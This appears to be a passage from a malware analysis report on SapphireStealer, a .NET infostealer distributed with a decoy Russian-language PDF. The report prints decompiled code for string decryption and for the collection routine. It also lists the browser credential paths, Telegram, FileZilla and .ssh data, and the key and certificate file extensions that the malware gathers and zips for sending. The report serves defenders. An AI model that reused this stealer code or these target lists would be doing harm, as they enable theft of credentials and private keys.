


```
FederalnoeUpravlenie (1.0.0.0)
  FederalnoeUpravlenie.exe
    PE
    Type References
    References
    Resources
      aR3nbf8dQp2feLmk31.lSfgApatkdxsVc
      FederalnoeUpravlenie.g.resources
      FederalnoeUpravlenie.Properties.Resou
        Повестка_от_390
        Постановление
      thF1HNDAd5aDqUvd6R.UvaEbPL28RG
  {} -
  {} dsafasdfasfasdf
  {} FederalnoeUpravlenie.Properties
  {} FunnyCat
```

```
015DB5  _.>.8._.3.9.0........>.A.
015DCE  B.0.=.>.2.;.5.=.8.5.....
015DE7  ....%PDF-1.7.%.....4 0 ob
015E00  j.<<./Type /XObject./Subt
015E19  ype /Image./Width 806./He
015E32  ight 572./BitsPerComponen
015E4B  t 8./ColorSpace /DeviceRG
015E64  B./Filter [/FlateDecode /
015E7D  DCTDecode]./DecodeParms [
015E96  null <<./Quality 60.>>]./
015EAF  Length 31617.>>.stream.x.
015EC8  ...p.O./.b.-ff....[.d.bf.
015EE1  ..d1...L..bff&........{G.
015EFA  ..n...#.S.e.2+.".....:...|
015F13  ..a....!...#!!"..c....Q..
015F2C  b.3.031.0...H..r.q.3....}
015F45  .UTRd....).'..(.........
```

Figure 7 – Embedded lure PDF inside malware file resource section

After dropping and displaying the deceptive PDF, the malware commences its covert stealing operations by using the method, *Class1.Log()* in the background, unbeknownst to the victim, as shown below.




```
public static class Class1
{
    // Token: 0x0600002C RID: 44 RVA: 0x00002240 File Offset: 0x00000440
    private static void smethod_0(object sender, UnhandledExceptionEventArgs e)
    {
    }

    // Token: 0x0600002D RID: 45 RVA: 0x00005338 File Offset: 0x00003538
    public static void Log(string message)
    {
        try
        {
            AppDomain.CurrentDomain.UnhandledException += Class1.smethod_0;
            Evidence evidence = new Evidence();
            evidence.AddHostEvidence<Zone>(new Zone(SecurityZone.MyComputer));
            AppDomain domain = Thread.GetDomain();
            domain.GetType().GetField(StringCipher.Decryptasdfasdfasdfs
              ("Zw4K1gcOj2mkxkNuVOHmF0DbxGCRWzHN4Jc+SCtx+/iTGBqOX/aQrOXNoriImftx3Yanyr45hQLI/
              WFh9nvwB5Zr4ie6tot+UguxWNOwi7fkPgOLg6vVcFItYNUZwmxK"), BindingFlags.Instance |
              BindingFlags.NonPublic).SetValue(domain, evidence);
            new InstanseOfClass().Log2(message);
        }
        catch (Exception)
        {
        }
    }
}
```

Figure 8 – Code snippet responsible for Stealer functionalities

The malware incorporates several encrypted strings. Throughout its code, the stealer employs the *StringCipher.Decryptasdfasdfasdfs()* function to decrypt and access necessary strings such as the name of folders created by the malware, file extensions to target, paths of browsers for stealing sensitive data, etc. This function decrypts ciphertext utilizing AES encryption, employing a specific key derived from a random number and salt, ultimately returning the decrypted plaintext.

The figure below shows the code snippet of the *Decryptasdfasdfasdfs()* function.



StringCipher
Function used to decrypt strings that encrypted using AES encryption with a specific key

```
using System;
using System.IO;
using System.Linq;
using System.Security.Cryptography;
using System.Text;

namespace FunnyCat
{
    // Token: 0x02000002 RID: 2
    public static class StringCipher
    {
        // Token: 0x06000003 RID: 3 RVA: 0x0000418C File Offset: 0x0000238C
        public static string Decryptasdfasdfasdfs(string cipherText)
        {
            string someRamdomNumber = StringCipher.SomeRamdomNumber1231241;
            byte[] array = Convert.FromBase64String(cipherText);
            byte[] salt = array.Take(32).ToArray<byte>();
            byte[] rgbIV = array.Skip(32).Take(32).ToArray<byte>();
            byte[] buffer = array.Skip(64).Take(array.Length - 64).ToArray<byte>();
            string result;
            using (Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(someRamdomNumber, salt, 1000))
            {
                byte[] bytes = rfc2898DeriveBytes.GetBytes(32);
                using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
                {
                    rijndaelManaged.BlockSize = 256;
                    rijndaelManaged.Mode = CipherMode.CBC;
                    rijndaelManaged.Padding = PaddingMode.PKCS7;
                    using (ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor(bytes, rgbIV))
                    {
                        using (MemoryStream memoryStream = new MemoryStream(buffer))
                        {
                            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Read))
                            {
                                using (StreamReader streamReader = new StreamReader(cryptoStream, Encoding.UTF8))
                                {
                                    result = streamReader.ReadToEnd();
                                }
                            }
                        }
                    }
                }
            }
            return result;
        }
```

Figure 9 – Code used to decrypt the encrypted strings used by the stealer

When the function *Class1.Log()* is executed, it primarily invokes another significant method named *Log2()* within the class named “InstanceOfClass,” as shown in the figure below. This method carries out the core activities of the stealer, including the extraction of sensitive data, which is subsequently sent to the threat actor.




```
public class InstanseOfClass
{
    // Token: 0x0600002E RID: 46 RVA: 0x000053B4 File Offset: 0x000035B4
    public void Log2(string message)
    {
        try
        {
            string tempPath = Path.GetTempPath();
            Directory.CreateDirectory(tempPath + StringCipher.Decryptasdfasdfasdfs("WbOEHY0w6otc7SovbrMJVy8IiPx+U/
              CPqhSC9PKceV0lMjOox4yGtkyaEbTyyt9IHdP2qU0DoD4F7MXjVTVbPCd+pw6gIpL7+1nXzFu8YUKQsHD5a201lQOmG0OEpq92"));
            Directory.CreateDirectory(tempPath + StringCipher.Decryptasdfasdfasdfs("jU/MgbFKx2FLW52yM0+6NzpodZulCY/
              dTmK8F61VuimRxeSvQr3AM1mwQXk8Nw19k3+GX0SFngjXvElKnGhhtQScMepte07Cpn/Y24ubG7DTZgCXx8wlSWNvrWH95g9E") + "GrabbingFiles");
            Directory.CreateDirectory(tempPath + StringCipher.Decryptasdfasdfasdfs("jU/MgbFKx2FLW52yM0+6NzpodZulCY/
              dTmK8F61VuimRxeSvQr3AM1mwQXk8Nw19k3+GX0SFngjXvElKnGhhtQScMepte07Cpn/Y24ubG7DTZgCXx8wlSWNvrWH95g9E") + "FileZilla");
            Class4.smethod_0(tempPath + StringCipher.Decryptasdfasdfasdfs("jU/MgbFKx2FLW52yM0+6NzpodZulCY/dTmK8F61VuimRxeSvQr3AM1mwQXk8Nw19k3
              +GX0SFngjXvElKnGhhtQScMepte07Cpn/Y24ubG7DTZgCXx8wlSWNvrWH95g9E") + "Telegram\\");
            Class6.smethod_0(tempPath);
            Class3.smethod_0(tempPath + StringCipher.Decryptasdfasdfasdfs("jU/MgbFKx2FLW52yM0+6NzpodZulCY/dTmK8F61VuimRxeSvQr3AM1mwQXk8Nw19k3
              +GX0SFngjXvElKnGhhtQScMepte07Cpn/Y24ubG7DTZgCXx8wlSWNvrWH95g9E") + "GrabbingFiles\\");
            List<FileInfo> ienumerable_ = new DirectoryInfo(tempPath + StringCipher.Decryptasdfasdfasdfs("jU/MgbFKx2FLW52yM0+6NzpodZulCY/
              dTmK8F61VuimRxeSvQr3AM1mwQXk8Nw19k3+GX0SFngjXvElKnGhhtQScMepte07Cpn/Y24ubG7DTZgCXx8wlSWNvrWH95g9E")).EnumerateFiles("*",
              SearchOption.AllDirectories).ToList<FileInfo>();
            string str = Guid.NewGuid().ToString();
            string string_ = tempPath + "\\" + str + ".zip";
            string[] array = InstanseOfClass.smethod_0(string_, ienumerable_, tempPath + "\\" + str, CompressionOption.Normal);
            string hostName = Dns.GetHostName();
            IPAddress ipaddress = Dns.GetHostEntry(hostName).AddressList[0];
            Class2.smethod_0(array, ipaddress.ToString(), hostName);
            this.method_0(string_);
            foreach (string string_2 in array)
            {
                this.method_0(string_2);
            }
        }
        catch (Exception)
        {
        }
    }
```

Figure 10 – SapphireStealer Operation code snippet

The steps detail the operations performed by the *InstanseOfClass().Log2()* method are outlined below.


- Initially, it acquires the path for the *Temp* folder and establishes a directory named as “sapphire” (designated as malware directory).
- Following that, within the malware directory, it creates subfolders titled “GrabbingFiles” and “FileZilla.”
- Then, it calls the method *Class4.smethod_0()* which verifies the existence of a specific directory (Telegram Desktop/tdata). If the directory exists, it copies key data files from it. Subsequently, it creates a new folder named “Telegram” within a malware directory and saves the copied files.
- Afterward, it calls upon the method Class6.smethod_0(), responsible for copying files such as Login Data, Web data, Local State, and Network Cookies from installed browsers on the system and creating folders named <browsername1> and <browsername2> within the “sapphire” directory to save the copied files. The figure below shows the targeted browser by the SapphireStealer malware.



```
"Chrome"
@"Google\Chrome\User Data"
@"C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data"
"Opera"
@"Opera Software\Opera Stable"
@"C:\Users\[redacted]\AppData\Roaming\Opera Software\Opera Stable"
"Yandex"
@"Yandex\YandexBrowser\User Data"
@"C:\Users\[redacted]\AppData\Local\Yandex\YandexBrowser\User Data"
"Brave browser"
@"BraveSoftware\Brave-Browser\User Data"
@"C:\Users\[redacted]\AppData\Local\BraveSoftware\Brave-Browser\User Data"
"Orbitum browser"
"Orbitum"
@"C:\Users\[redacted]\AppData\Local\Orbitum"
"Atom browser"
@"Mail.Ru\Atom"
@"C:\Users\[redacted]\AppData\Local\Mail.Ru\Atom"
"Kometa browser"
"Kometa"
@"C:\Users\[redacted]\AppData\Local\Kometa"
"Edge Chromium"
@"Microsoft\Edge\User Data"
@"C:\Users[redacted]\AppData\Local\Microsoft\Edge\User Data"
"Torch browser"
@"Torch\User Data"
@"C:\Users\[redacted]\AppData\Local\Torch\User Data"
"Amigo"
@"Amigo\User Data"
@"C:\Users\[redacted]\AppData\Local\Amigo\User Data"
"CocCoc"
@"CocCoc\Browser\User Data"
@"C:\Users\[redacted]\AppData\Local\CocCoc\Browser\User Data"
"Comodo Dragon"
@"Comodo\Dragon\User Data"
@"C:\Users\[redacted]\AppData\Local\Comodo\Dragon\User Data"
"Epic Privacy Browser"
@"Epic Privacy Browser\User Data"
@"C:\Users\[redacted]\AppData\Local\Epic Privacy Browser\User Data"
"Elements Browser"
@"Elements Browser\User Data"
@"C:\Users\[redacted]\AppData\Local\Elements Browser\User Data"
"CentBrowser"
@"CentBrowser\User Data"
@"C:\Users\[redacted]\AppData\Local\CentBrowser\User Data"
"360 Chrome"
@"360Chrome\Chrome\User Data"
@"C:\Users\[redacted]\AppData\Local\360Chrome\Chrome\User Data"
```

Figure 11 – Targeted browsers & their paths of the Stealer


- Next, it invokes the function *Class3.smethod_0(),* which retrieves files with the extension shown in the below figure from the *Desktop* folder and copy them to the “GrabbingFiles” folder within the malware directory.



```
".doc"          ".tvc"
".docx"         ".tvf"
""              ".amy"
".crt"          ".ica"
".cer"          ".plist"
".ca-bundle"    ".lmi"
".p7b"          ".nxs"
".p7c"          ".remmina"
".p7s"          ".rvc"
".pem"          ".json"
".key"          ".tf"
".keystore"     ".yml"
".jks"          ".yaml"
".p12"          ".dockerfile"
".pfx"          ".vncloc"
".pem"          ".ini"
".ppk"          ".ovpn"
".pub"          ".rtsx"
".sig"          ".config"
".sgn"          ".jump"
".rsa"          ".x2go"
".rdp"          ".xml"
".vnc"
".tvc"
```

Figure 12 – Targeted extension for Grabbing files operation

- In addition to grabbing desktop files, the stealer gathers all files within the *FileZilla* folder located at "Environment.SpecialFolder.ApplicationData" and the *.ssh* folder from the path "Environment.SpecialFolder.UserProfile". It then copies these files to their corresponding folders within the malware directory.




AppData › Local › Temp › sapphire

Name	Type
Brave browser1	File folder
Brave browser2	File folder
Chrome1	File folder
Chrome2	File folder
Edge Chromium1	File folder
Edge Chromium2	File folder
FileZilla	File folder
GrabbingFiles	File folder

Figure 13 – SapphireStealer malware directory

